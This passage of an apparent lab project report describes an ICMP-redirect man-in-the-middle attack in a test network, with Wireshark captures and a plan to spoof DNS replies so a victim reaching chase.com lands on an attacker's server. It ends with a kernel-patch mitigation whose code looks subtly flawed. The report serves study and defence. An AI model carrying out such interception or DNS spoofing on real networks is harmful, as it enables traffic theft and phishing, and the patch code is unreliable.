58	66.841548186	10.161.3.24	8.8.8.8	ICMP	98 Echo (ping) request	id=0x6172, seq=38/9728, ttl=64 (no response found!)

<Figure 8: Wireshark capture on the attacker's machine showing the victim's traffic>


However, with further progression with this project we were able to make the attacker machine forward ICMP replay from the destination server to the victim. Which allowed us to capture traffic from both the victim and the destination server, and forward it to each other. With this accomplishment, it cleared the road for us to perform a fully MitM attack and potentially modify the data or traffic between the victim and destination server.

## Traffic Modification:

By fully being able to capture traffic from both the victim and the destination server and forwarding it to each other, we are able to spoof any destination server. One of the ways we can abuse this Mitm is by spoofing Google's public DNS server 8.8.8.8, as we have been doing all along. This would allow us to capture any DNS traffic between the Victim and the Google public DNS server. When the victim makes any DNS query to get the IP address of a domain name of any destination server to connect to it, the IP can be changed by the attacker to point towards a server that is hosted by the attacker. This way the victim will connect to the attacker's server instead of the actual server.

One might say, how would the attacker know what DNS server that the victim is using? The attacker wouldn't know and would have a database of potentially commonly used DNS servers' IPs and try to spoof each of them to abuse this traffic modification attack that is built upon the successful ICMP Redirect Mitm attack. To test this we were able to partially build the controlled environment without modifying the IP address of the request Domain name query.

We first change the DNS server of the victim's machine to use 8.8.8.8 or Google's public DNS server. Then, using ICMP redirect we were able to spoof the DNS server. When the victim tried to connect to the ChaseBank web server, the attacker was able to capture the DNS query and forward it to the DNS server. With this, we could've potentially changed the destination server's IP address when forwarding the reply from the DNS server to the IP address of our hosted server.



296	208.8...	10.161.3.27	8.8.8.8	DNS	1...Standard query	0x9edc AAAA connectivity-check.ubuntu.com OPT
297	208.8...	10.161.3.27	8.8.8.8	DNS	1...Standard query	0x2c2e A connectivity-check.ubuntu.com OPT
298	208.8...	8.8.8.8	10.161.3...	DNS	4...Standard query response	0x9edc AAAA connectivity-check.ubuntu.c
299	208.8...	8.8.8.8	10.161.3...	DNS	4...Standard query response	0x9edc AAAA connectivity-check.ubuntu.c
300	208.8...	8.8.8.8	10.161.3...	DNS	2...Standard query response	0x2c2e A connectivity-check.ubuntu.com
301	208.8...	8.8.8.8	10.161.3...	DNS	2...Standard query response	0x2c2e A connectivity-check.ubuntu.com
319	240.3...	10.161.3.24	8.8.8.8	DNS	99 Standard query	0x5795 A gtm.www.chase.com.akadns.net OPT
320	240.3...	10.161.3.27	8.8.8.8	DNS	99 Standard query	0x5795 A gtm.www.chase.com.akadns.net OPT
321	240.3...	8.8.8.8	10.161.3...	DNS	2...Standard query response	0x5795 A gtm.www.chase.com.akadns.net C
322	240.3...	8.8.8.8	10.161.3...	DNS	2...Standard query response	0x5795 A gtm.www.chase.com.akadns.net C

<Figure 9: Wireshark capture of victim's dns query for [www.chase.com](http://www.chase.com)>



```

2...208.8... 8.8.8.8      10.161.3... DNS 4...Standard query response 0x9edc AAAA connectivity-check.ubuntu.c
3...208.8... 8.8.8.8      10.161.3... DNS 2...Standard query response 0x2c2e A connectivity-check.ubuntu.com
3...208.8... 8.8.8.8      10.161.3... DNS 2...Standard query response 0x2c2e A connectivity-check.ubuntu.com
3...240.3... 10.161.3.24 8.8.8.8      DNS 99Standard query 0x5795 A gtm.www.chase.com.akadns.net OPT
3...240.3... 10.161.3.27 8.8.8.8      DNS 99Standard query 0x5795 A gtm.www.chase.com.akadns.net OPT
3...240.3... 8.8.8.8      10.161.3... DNS 2...Standard query response 0x5795 A gtm.www.chase.com.akadns.net C
3...240.3... 8.8.8.8      10.161.3... DNS 2...Standard query response 0x5795 A gtm.www.chase.com.akadns.net C

Questions: 1
Answer RRs: 4
Authority RRs: 0
Additional RRs: 1
  Queries
  Answers
    gtm.www.chase.com.akadns.net: type CNAME, class IN, cname www.chase.com.edgekey.net
    www.chase.com.edgekey.net: type CNAME, class IN, cname e129412.a.akamaiedge.net
    e129412.a.akamaiedge.net: type A, class IN, addr 23.216.132.57
    e129412.a.akamaiedge.net: type A, class IN, addr 23.216.132.71
  Additional records
[Request In: 320]
[Time: 0.040027000 seconds]

```

<Figure 10: Wireshark capture with one of the DNS replies for chase.com>

## Mitigation:

To counter this attack of changing the host's routing of the victim to have the attacker machine as the next best hop, a check for MAC address mismatch is done to either reject or accept the ICMP redirect message. The host basically checks the source MAC address in the Frame that contains the ICMP redirect message, and takes the IP in the ICMP redirect message and looks up the MAC address. If the MAC address in the frame does not match the MAC address from the lookup, then the ICMP redirect message is rejected. This works because the attacker cannot spoof the MAC address of the access point because this is the BSSID of the network, and the attacker would lose connection by doing so. Then, since the MAC address in the frame will be the attacker's, and the spoofed source of the access point's IP address in the ICMP packet will return its MAC address, the mismatch will always indicate invalid ICMP redirects.

```

/*
 *      Handle ICMP_REDIRECT.
 */

static bool icmp_redirect(struct sk_buff *skb)
{
    struct ethhdr *eth = (struct ethhdr*) skb_mac_header (skb);
    memcpy (source_mac, eth->h_source, ETH_ALEN);
    struct iphdr* firstiph = ip_hdr (skb);
    u32 src_ip = firstiph->saddr;
    struct rtable *rt = skb_rtable (skb);
    struct net_device *dev = rt->dst.dev;
    struct neighbour *neigh = __ipv4_neigh_lookup_noref(dev, src_ip);
    memcpy (ap_real_mac, neigh->ha, 6);

    if (strncmp (source_mac, ap_real_mac, ETH_ALEN) != 0){
        return false;
    }

    icmp_socket_deliver(skb, icmp_hdr(skb)->un.gateway);
    return true;
}


```

<Figure 11: kernel code snippet for checking for MAC address mismatch>

This countermeasure was implemented by patching the host's kernel to perform the simple check. The required code that was added to the kernel uses a simple function called `icmp_redirect()` to do the check. Basically, this function uses an if statement to compare if the source MAC is the same as the AP's real MAC address. If it is not the same the function returns false and the kernel will drop the ICMP redirection message. However, if the mac address matches, then the `icmp_socket_deliver()` function will run to allow the host to accept the ICMP redirect message. After adding the code, the kernel had to be compiled to build the patched version of the kernel and use it on the system.

```
CC      net/ipv4/inet_hashtables.o
CC      net/ipv4/inet_timewait_sock.o
CC      net/ipv4/inet_connection_sock.o
CC      net/ipv4/tcp.o
CC      net/ipv4/tcp_input.o
CC      net/ipv4/tcp_output.o
CC      net/ipv4/tcp_timer.o
CC      net/ipv4/tcp_ipv4.o
CC      net/ipv4/tcp_minisocks.o
CC      net/ipv4/tcp_cong.o
CC      net/ipv4/tcp_metrics.o
CC      net/ipv4/tcp_fastopen.o
CC      net/ipv4/tcp_offload.o
CC      net/ipv4/datagram.o
CC      net/ipv4/raw.o
CC      net/ipv4/udp.o
CC      net/ipv4/udplite.o
CC      net/ipv4/udp_offload.o
CC      net/ipv4/arp.o
CC      net/ipv4/icmp.o
```

<Figure 12: Compiling of the kernel patch>



<Figure 13: Using the patched kernel for remediation>

## Sources:

- [1] Al Abri, Dawood. “Detection of MITM Attack in LAN Environment Using Payload Matching.” *IEEE Xplore*, 2015, [ieeexplore.ieee.org/document/7125367](https://ieeexplore.ieee.org/document/7125367).
- [2] Feng, Xuewei, et al. “Off-Path Network Traffic Manipulation via Revitalized ICMP Redirect Attacks.” *Usenix*, 10 Aug. 2022, [www.usenix.org/system/files/sec22-feng.pdf](https://www.usenix.org/system/files/sec22-feng.pdf).
- [3] Feng, Xuewei, et al. “Man-in-the-Middle Attacks without Rogue AP: When WPA's Meet ICMP Redirects.” *IEEE Xplore*, May 2023, [ieeexplore.ieee.org/document/10179441](https://ieeexplore.ieee.org/document/10179441).
- [4] Man, Keyu, Zhiyun Qian and Xin'an Zhou. “DNS Cache Poisoning Attack: Resurrections with Side Channels: Proceedings of the 2021 ACM SIGSAC Conference on Computer and Communications Security.” *ACM Conferences*, 1 Nov. 2021, [dl.acm.org/doi/abs/10.1145/3460120.3486219](https://dl.acm.org/doi/abs/10.1145/3460120.3486219).
- [5] Purohit, Kamlesh Chandra, M. Anand Kumar, Archita Saxena and Arpit Mittal. “The Impact of ICMP Attacks in Software-Defined Network Environments.” *SpringerLink*, Springer Nature Singapore, 18 June 2023, [link.springer.com/chapter/10.1007/978-981-99-0609-3\\_22#Abs1](https://link.springer.com/chapter/10.1007/978-981-99-0609-3_22#Abs1).
- [6] Thankappan, Manesh, Helena Rif a-Pous, and Carles Garrigues. “Multi-Channel Man-in-the-Middle attacks against protected Wi-Fi networks: A state of the art review,” *Expert Systems with Applications*, vol. 210, 2022.